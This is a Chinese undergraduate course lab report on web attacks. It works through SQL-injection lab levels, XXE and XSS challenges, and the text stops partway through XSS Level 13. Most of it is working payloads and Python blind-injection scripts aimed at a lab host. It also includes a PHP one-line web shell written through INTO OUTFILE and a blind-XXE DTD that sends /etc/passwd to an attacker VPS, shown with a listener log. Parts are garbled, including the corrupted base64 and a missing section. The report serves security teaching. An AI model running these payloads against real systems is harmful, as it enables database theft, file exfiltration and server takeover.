

中国矿业大学计算机学院

2017 级本科生课程报告

课程名称 网络攻击与防御

报告时间 2020.5.1

学生姓名 袁孝健

学 号 06172151

专 业 信息安全

任课教师 张立江

目 录

1 SQL 注入实验	1
1.1 Less-1.....	1
1.2 Less-2.....	1
1.3 Less-3.....	2
1.4 Less-4.....	2
1.5 Less-5.....	3
1.6 Less-6.....	4
1.7 Less-7.....	4
1.8 Less-8.....	5
1.9 Less-9.....	5
1.10 Less-10.....	6
2 XML 注入实验	7
2.1 DOMDocument.....	7
2.2 SimpleXMLElement.....	8
2.3 simplexml_load_string.....	9
2.4 BlindXXE.....	9
3 跨站脚本攻击实验.....	10
3.1 Level 1.....	10
3.2 Level 2.....	10
3.3 Level 3.....	11
3.4 Level 4.....	11
3.5 Level 5.....	11
3.6 Level 6.....	11
3.7 Level 7.....	11
3.8 Level 8.....	11
3.9 Level 9.....	11
3.10 Level 10.....	12
3.11 Level 11.....	12
3.12 Level 12.....	13
3.13 Level 13.....	14
3.14 Level 14.....	15

3.15 Level 15.....	15
3.16 Level 16.....	16
3.17 Level 17.....	16
4 文件上传漏洞实验.....	17
4.1 Pass-01.....	17
4.2 Pass-02.....	18
4.3 Pass-03.....	18
4.4 Pass-04.....	19
4.5 Pass-05.....	20
4.6 Pass-06.....	21
5 PHP 代码审计实验	22
5.1 in_array 函数缺陷	22
5.2 filter_var 函数缺陷	24
5.3 实例化任意对象漏洞	26
6 函数调用栈帧调试.....	28
6.1 cdecl.....	28
6.2 stdcall.....	30
6.3 fastcall.....	31
6.4 thiscall.....	34
7 堆原理调试.....	35
7.1 工作原理.....	35
7.2 识别堆表.....	37
7.3 堆块的分配.....	38
7.4 堆块的释放.....	41
7.5 堆块的合并.....	41
7.6 快表的使用.....	42
8 堆溢出利用.....	44
8.1 DWORD SHOOT.....	44
8.2 代码植入.....	46

1 SQL 注入实验

1.1 Less-1

(1) 使用 payload: `?id=1'`

单引号报错, 存在注入。

(2) 使用 payload: `?id=1' order by 4 %23'`

报错, 存在三列。

(3) 使用 payload: `?id=-1' union select 1,2,3%23`

发现 2 和 3 的位置可以回显, 于是进行注入。

(4) 使用 payload: `?id=-1' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3 %23`
得到当前库下所有表名。

(5) 使用 payload: `?id=-1' union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),3%23`
得到 users 表下的所有列名。

(6) 使用 payload: `?id=-1' union select 1,(select group_concat(username) from users),(select group_concat(password) from users)%23`
得到所有的 username 和 password。




1.2 Less-2

less-1 用单引号闭合了, 而这里的 id 是整型, 其他的注入方法与 less-1 相同。

最终 payload:

```
?id=-1 union select 1,(select group_concat(username) from users),(select group_concat(password) from users)%23
```



1.3 Less-3

和前面的区别是这里用')进行闭合。

最终 payload:

```
?id=-1') union select 1,(select group_concat(username) from users),(select group_concat(password) from users)%23
```



1.4 Less-4

和前面的区别是这里用")进行闭合。

最终 payload:

```
?id=-1") union select 1,(select group_concat(username) from users),(select group_concat(password) from users)%23
```



1.5 Less-5

发现有回显"You are in..."和不回显两种情况

- `?id=1'` and `1=1%23` 回显 `You are in.....`
- `?id=1'` and `1=2%23` 不回显

判断为盲注，这里可以直接用 `sqlmap` 跑出来，也可以写个脚本。

脚本如下，这里只用来得到库名，其他的类似，改一下 `payload` 即可：

```
import requests
s = requests.Session()
url = 'http://43.247.91.228:84/Less-5/'
payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{ }, _'
data = ''

for i in range(50):
    for j in payloads:
        # payload = f"?id=1' and substr(binary database(),{i},1)='{j}'%23"
        # payload = f"?id=1' and substr((select binary group_concat(table_name)
        # from information_schema.tables where table_schema=database()) ,{i},1)='{j}'%23"
        payload = f"?id=1' and substr((select binary group_concat(column_name)
        from information_schema.columns where table_name='users') ,{i},1)='{j}'%23"
        if "You are in....." in s.get(url+payload).text:
            data += j
            break
    print(data)
```

运行结果如下：

```
PS C:\Users\Lethe> python -u "c:\Users\Lethe\Desktop\exp.py"

i
id
id,
id,u
id,us
id,use
id,user
id,usern
id,userna
id,username
id,username,
id,username,p
id,username,pa
id,username,pas
id,username,pass
id,username,passw
id,username,passwo
id,username,passwor
id,username,password
```

1.6 Less-6

同样是 bool 盲注，双引号报错，判断为双引号闭合，将 less-5 的脚本中 payload 的单引号改为双引号即可。

```
import requests
s = requests.Session()
url = 'http://43.247.91.228:84/Less-6/'
payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{ },_ '
data = ''

for i in range(50):
    for j in payloads:
        # payload = f"?id=1\" and substr(binary database(),{i},1)='{j}'%23"
        # payload = f"?id=1\" and substr((select binary
group_concat(table_name) from information_schema.tables where
table_schema=database()) ,{i},1)='{j}'%23"
        payload = f"?id=1\" and substr((select binary group_concat(column_name)
from information_schema.columns where table_name='users') ,{i},1)='{j}'%23"
        if "You are in....." in s.get(url+payload).text:
            data += j
            break
    print(data)
```

1.7 Less-7

测试发现 `id=1'` 报错，但把后面的语句注释掉仍报错，还有括号闭合，发现加两个括号判断为 `(('$id'))` 闭合，再根据提示 Use outfile...，应该是使用导出语句了。

(1) 首先判断是否有权限:

```
?id=1')) and (select count(*) from mysql.user)>0--+
```

没有报错, 具有 root 权限。

(2) 于是将可以数据导出, 导出所有表:

```
?id=-1')) union select 1,2,(select group_concat(table_name) from
information_schema.tables where table_schema=database()) into outfile
"E:\\CTF\\less-7\\table.txt"--+
```

(3) 导出 user 表中所有列名:

```
?id=-1')) union select 1,2,(select group_concat(column_name) from
information_schema.columns where table_name='users') into outfile
"E:\\CTF\\less-7\\column.txt"--+
```


(4) 导出用户名和密码

```
?id=-1')) union select 1,2,(select group_concat(username,password)
from users) into outfile "E:\\CTF\\less-7\\data.txt"--+
```

注意: 在 Mysql 中, 需要注意路径转义的问题, 即用\\分隔。

(5) 另一种方法是向根目录下写入一句话木马, 再用菜刀连接:

```
?id=-1')) union select 1,2,'<?php eval($_POST["cmd"]);?>' into outfile
"D:\\PHPWAMP_IN3\\wwwroot\\sql-labs-master\\Less-7\\shell.php"--+
```



1.8 Less-8

单引号闭合的盲注, 用 less-5 的脚本跑一下即可。

1.9 Less-9

发现页面无论对错都只回显 You are in.....

测试?id=1' and sleep(3)%23 页面会延时 3 秒再回显, 判断为时间盲注. 同样可以通

过编写脚本进行盲注，如下：

```
import requests
url = 'http://43.247.91.228:84/Less-9/'
payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{ }, _'
data = ''

for i in range(50):
    for j in payloads:
        # payload = f"?id=1' and if((substr(binary
        database(),{i},1)='{j}'),sleep(2),1)%23"
        # payload = f"?id=1' and if((substr((select binary
        group_concat(table_name) from information_schema.tables where
        table_schema=database()) ,{i},1)='{j}'),sleep(2),1)%23"
        payload = f"?id=1' and if((substr((select binary
        group_concat(column_name) from information_schema.columns where
        table_name='users') ,{i},1)='{j}'),sleep(2),1)%23"
        try:
            r = requests.get(url+payload, timeout=1)
        except Exception:
            data += j
            print(data)
            break
```

部分结果如下：



```
PS C:\Users\Lethe\Desktop> python .\exp.py
s
se
sec
secu
secur
securi
securit
security
```

1.10 Less-10

双引号闭合的时间盲注，稍微改一下 less-9 的脚本即可：

```
import requests
url = 'http://43.247.91.228:84/Less-10/'
payloads = 'QqWwEeRrTtYyUuIiOoPpAaSsDdFfGgHhJjKkLlZzXxCcVvBbNnMm{ }, _'
data = ''

for i in range(50):
```

```
for j in payloads:
    # payload = f"?id=1\" and if((substr(binary
database(),{i},1)='{j}'),sleep(2),1)%23"
    # payload = f"?id=1\" and if((substr((select binary
group_concat(table_name) from information_schema.tables where
table_schema=database()) ,{i},1)='{j}'),sleep(2),1)%23"
    payload = f"?id=1\" and if((substr((select binary
group_concat(column_name) from information_schema.columns where
table_name='users') ,{i},1)='{j}'),sleep(2),1)%23"
    try:
        r = requests.get(url+payload, timeout=1)
    except Exception:
        data += j
        print(data)
        break
```

2 XML 注入实验

2.1 DOMDocument

造成 XXE 的类是 DOMDocument，漏洞代码如下：

```
<?php
//...
libxml_disable_entity_loader(false);
$dom = new DOMDocument();
$dom->loadXML($_POST['data'], LIBXML_NOENT);
//...
?>
```

并且网站会进行回显，可以使用如下 payload 进行读文件：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE ANY[
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<note>&file;</note>
```

成功读取了/etc/passwd 的文件：

```

string(14) "/var/www/html/"
["textContent"]=>
string(919) "root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
"

```

2.2 SimpleXMLElement

造成 XXE 的类是 SimpleXMLElement，漏洞代码：

```

<?php
//...
libxml_disable_entity_loader(false);
$xml = new SimpleXMLElement($_POST['data'], LIBXML_NOENT);
//...
?>

```

有回显，使用如下 payload 进行读文件：

```

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE ANY[
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<note>&file;</note>

```

也成功读取了/etc/passwd 的文件：

```

object(SimpleXMLElement)#1 (1) {
  [0]=>
string(919) "root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
"
}

```

2.3 simplexml_load_string

造成 XXE 的类是 `simplexml_load_string`，漏洞代码：

```
<?php
//...
libxml_disable_entity_loader(false);
$xml = simplexml_load_string($_POST['data'], 'SimpleXMLElement', LIBXML_NOENT);
//...
?>
```

有回显，使用如下 `payload` 进行读文件：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE ANY[
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<note>&file;</note>
```

成功读取了 `/etc/passwd` 的文件：

```
object(SimpleXMLElement)#1 (1) {
  [0]=>
    string(919) "root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apert:x:100:65534:./nonexistent:/bin/false
"
```

2.4 BlindXXE

这里同样是 `simplexml_load_string` 类使用不当造成 XXE，但是没有回显，所以我们不能直接读文件，需要用 `vps` 进行外带。

在服务器上创建 `xxe.dtd`，内容如下（`%` 为 % 的实体编码）：

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=file:///etc/passwd">
<!ENTITY % all "<!ENTITY &#37; send SYSTEM 'http://your_vps:1234?file=%file;'>">
```

然后使用如下 `payload`：

```
<?xml version="1.0"?>
```

```

ubuntu@VM-0-14-ubuntu:~$ nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 185.239.71.193:16clouds.com 50526 received!
GET /?File=cmvDp0d4oJAG6Dpbyb2900i9yb2900i9iaW4YmfZaApkYwVtBz246eDox0iE6ZGfLbW9u0i91c3Ivc2JpbjovXNyL3NiaW4vbm9sb2dpbgpia
W4eDoy0YiYmaLu0i9iaW46L3VzcI9ZyMlU25vbG9naW4K4C3lZ0ng6Mzoz0nN5csovZGV0Z0i91c3Ivc2Jpb9ub2xvZ2luCnN5bmM6eD00y0jYNTM0OnN5b
mM6L2JpbjovYmLuL3N5bmM6Z2FtZXM6eD0i9jYmQwYmhmWz0i91c3IvZ2FtZXM6L3VzcI9ZyMlU25vbG9naW4KbWFOng6MjoxMjYtYw46L3ZhcI9jYwNoZ
59TYw46L3ZhcI9ZyMlU25vbG9naW4KbW46eD0i9j0c6bHAGL3ZhcI9zcG9ubC9scGQ6L3VzcI9ZyMlU25vbG9naW4KbWFPbD040jG60DPtYwLl50nBmFzcovZ
WFPbDovdXNyL3NiaW4vbm9sb2dpbgpub2XdZ0ng6TO50m5ld3M6L3ZhcI9zcG9ubC9UzXd0i91c3Ivc2Jpb9ub2xvZ2luCnV1Y3A6eD0MdoXMDwIdpWnW0
i92YXVlU25vbm9ub2xvXVj0vdmVXNyL3NiaW4vbm9sb2dpbgpub2p4etP40jEz0cnYb3h50i91aW46L3VzcI9ZyMlU25vbG9naW4K4d3dL3WrHdG6eD0z
ZmZ0Mzpd3ZGfY0YmDovXNyL3Zkd0vXNyL3NiaW4vbm9sb2dpbgpub2p9jYwZnXAG6eD0ZnD0i91c3Ivc2Jpb9ub2xvZ2luCnN5bmM6eD0XZ0i91c3Ivc2Jpb9ub2xvZ2lu
CnMmpc3Q6eD0Z0i9jYmQwYmhmWz0i91c3Ivc2Jpb9ub2xvZ2luCnMmpc3Q6fYwYmDovXNyL3ZxpzcGQ6L3VzcI9ZyMlU25vbG9naW4K4Xj0ng6MzZk6Zk6aXZj0vdmVXNyL3l1b
i9pcmk0i91c3Ivc2Jpb9ub2xvZ2luCmduYXZ0YmN6eDND6eD6R25hdHMQgnVnLVl3Ic9ygdZlU25tBg9naW4K6GfKbWLu0YmDovXNyL2xpYi9nBmFzcovZ
XNyL3NiaW4vbm9sb2dpbgpub2JvZHK6eD02NTUzND02NTUzNDpub2JvZHK6L25vbWV4aXN0ZS500i91c3Ivc2Jpb9ub2xvZ2luC19hcHQ6eD0Mda6NjU1M
ZQ60i9ub25l6GlZdGVudDovYmLuL2ZhbHNlCg== HTTP/1.1
Host: 129.211.8.105:1234
Connection: close

```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
```

3.1 Level 1

```
payload: </h2><script>alert(1)</script>
```

查看源代码:

```
payload: "><script>alert(1)</script>"
```

3.3 Level 3

这一关输入点，同样在 `input` 标签的 `value` 值内，尝试上一关闭合标签构造，但是没有成功。

双引号闭合 `value="` 失败，单引号闭合成功，然后利用 `onclick`、`onmouseover` 等事件进行弹窗，最后注释掉后面的代码即可。

Payload: `' onmouseover=alert(1)//`

3.4 Level 4

与上一关类似，用双引号闭合 `value="` 即可。

Payload: `" onclick=alert(1)//`

3.5 Level 5

这一关会将 `script` 替换成 `scr_ipt`，`on` 也会被替换成 `o_n`。

我们可以闭合 `<input>` 后利用 `<a>` 标签进行弹窗。

Payload: `">Lethe//`

3.6 Level 6

这一关在上一关的基础上，多过滤了 `href`、`src`、`data`。

但是经过测试，发现可以利用大小写进行绕过。

payload: `">Lethe//`

3.7 Level 7

先用之前的 payload 进行测试，发现 `href` 和 `script` 直接消失了，猜测过滤为关键词替换为空，于是尝试双写绕过，成功。

Payload: `">Lethe//`

3.8 Level 8

这一关和前面稍有不同，可以添加友情链接，添加过后的内容直接包含在 `友情链接` 里面。

于是先尝试 `javascritpt:alert(1)`，但是 `script` 同样被替换成了 `scr_ipt`。因为 `html` 标签内可以直接解析 `html` 实体编码，于是尝试用实体编码绕过。

Payload: `javascript:alert(1)`

3.9 Level 9

和上题类似，但是这里对链接有了一定要求，必须包含 `http://`，却没有要求一定要在开头，不知道有什么意义

所以直接在构造的语句最后加上 `http://` 绕过检测，再注释掉即可。

Payload: javascript:alert(1)//http://

3.10 Level 10

这题没有输入框，url 上给了一个 keyword 参数，尝试闭合再构造，虽然回显的内容没有过滤，但是却不会弹窗，查看源码，发现还有一个隐藏的 form 表单，看看能否利用。

```
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
</form>
</center><center><img src=level10.png></center>
<h3 align=center>payload的长度:10</h3></body>
</html>
```

尝试?t_link=Lethe&t_history=Lethe&t_sort=Lethe，发现 t_sort 参数可以利用：

```
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="Lethe" type="hidden">
</form>
```

于是进行构造，发现尖括号被过滤了，于是利用事件进行弹窗。

Payload: ?t_sort=" type=image src=x onerror=alert(1)//

3.11 Level 11

和上一关一样有一个隐藏的表单，也是 t_sort 参数可以利用

```
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="123" type="hidden">
<input name="t_ref" value="" type="hidden">
</form>
```

用上一关的 payload 进行测试，发现双引号也被过滤了，应该又要换个思路了。

重新打开页面观察源码，看到一个可疑的地方，那新增的一个参数不是白加的，当你从第 10 关跳到第 11 关时，t_ref 的 value 值是页面的 Referer 的值。

```
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_ref" value="http://test.xss.tv/level10.php?t_sort=%22%20type=image%20src=x%20onerror=alert(1)//" type="hidden">
</form>
```

于是在跳转的时候抓包修改 Referer 的值为" type=text onclick="alert(1)，如下：

```
GET /level11.php?keyword=good%20job! HTTP/1.1
Host: test.xss.tv
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: type=text onclick=alert(1)
Connection: close
Upgrade-Insecure-Requests: 1
```

X-Cache: from WT263CDN

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="/level12.php?keyword=good job!";
}
</script>
<title>欢迎来到level11</title>
</head>
<body>
<object style="border:0px" type="text/x-scriptlet" data="http://xss.tv/themes/default/templates/head.html"
width=100% height=50></object>
<h1 align=center>欢迎来到level11</h1>
<h2 align=center>没有找到和good job!相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_ref" value="" type="text" onclick="alert(1)" type="hidden">
</form>
</center><center><img src=level11.png></center>
<h3 align=center>payload的长度:9</h3></body>
</html>
```

然后在 Target 界面 Forward，回到闯关页面发现已成功注，点击输入框即可弹窗。

欢迎来到level11

没有找到和good job!相关的结果。



payload的长度:9

3.12 Level 12

与上一关类似，不过这里是利用 User-Agent:

```
GET /level12.php?keyword=good%20job! HTTP/1.1
Host: test.xss.tv
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="/level13.php?keyword=good job!";
}
</script>
<title>欢迎来到level12</title>
</head>
<body>
<object style="border:0px" type="text/x-scriptlet"
data="http://xss.tv/themes/default/templates/head.html" width=100% height=50></object>
<h1 align=center>欢迎来到level12</h1>
<h2 align=center>没有找到和good job!相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_ua" value="Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0" type="hidden">
</form>
</center><center><img src=level12.png></center>
<h3 align=center>payload的长度:9</h3></body>
</html>
```


同样抓包修改 User-Agent 的值进行构造:

```
GET /level12.php?keyword=good%20job! HTTP/1.1
Host: test.xss.tv
User-Agent: "type=text onclick=alert(1)"
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1

<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level13.php?keyword=good job!";
}
</script>
<title>欢迎来到level12</title>
</head>
<body>
<object style="border:0px" type="text/x-scriptlet" data="http://xss.tv/themes/default/templates/head.html" width=100% height=50></object>
<h1 align=center>欢迎来到level12</h1>
<h2 align=center>没有找到和good job!相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_ua" value="" type="text" onclick=alert(1) type="hidden">
</form>
</center><center><img src=level12.png></center>
<h3 align=center>payload的长度:9</h3></body>
</html>
```

Payload: " type=text onclick=alert(1)

3.13 Level 13

与前两关相同,只不过这一关是利用 Cookie 进行注入:

```
GET /level13.php?keyword=good%20job! HTTP/1.1
Host: test.xss.tv
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: user=call+me+maybe%3F
Upgrade-Insecure-Requests: 1

<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level14.php";
}
</script>
<title>欢迎来到level13</title>
</head>
<body>
<object style="border:0px" type="text/x-scriptlet" data="http://xss.tv/themes/default/templates/head.html" width=100% height=50></object>
<h1 align=center>欢迎来到level13</h1>
<h2 align=center>没有找到和good job!相关的结果.</h2><center>
<form id=search>
<input name="t_link" value="" type="hidden">
<input name="t_history" value="" type="hidden">
<input name="t_sort" value="" type="hidden">
<input name="t_cook" value="call me maybe?" type="hidden">
</form>
</center><center><img src=level13.png></center>
<h3 align=center>payload的长度:9</h3></body>
</html>
```

抓包修改 Cookie 为: user=" type=text onclick=alert(1)即可

```
GET /level13.php?keyword=good%20job! HTTP/1.1
Host: test.xss.tv
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: user=" type=text onclick=alert(1)"
Upgrade-Insecure-Requests: 1

<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level14.php";
}
</script>
<title>欢迎来到level13</title>
</head>
<body>
<object style="border:0px" type="text/x-scriptlet" data="http://xss.tv/themes/default/templates/head.html" width=100% height=50></object>
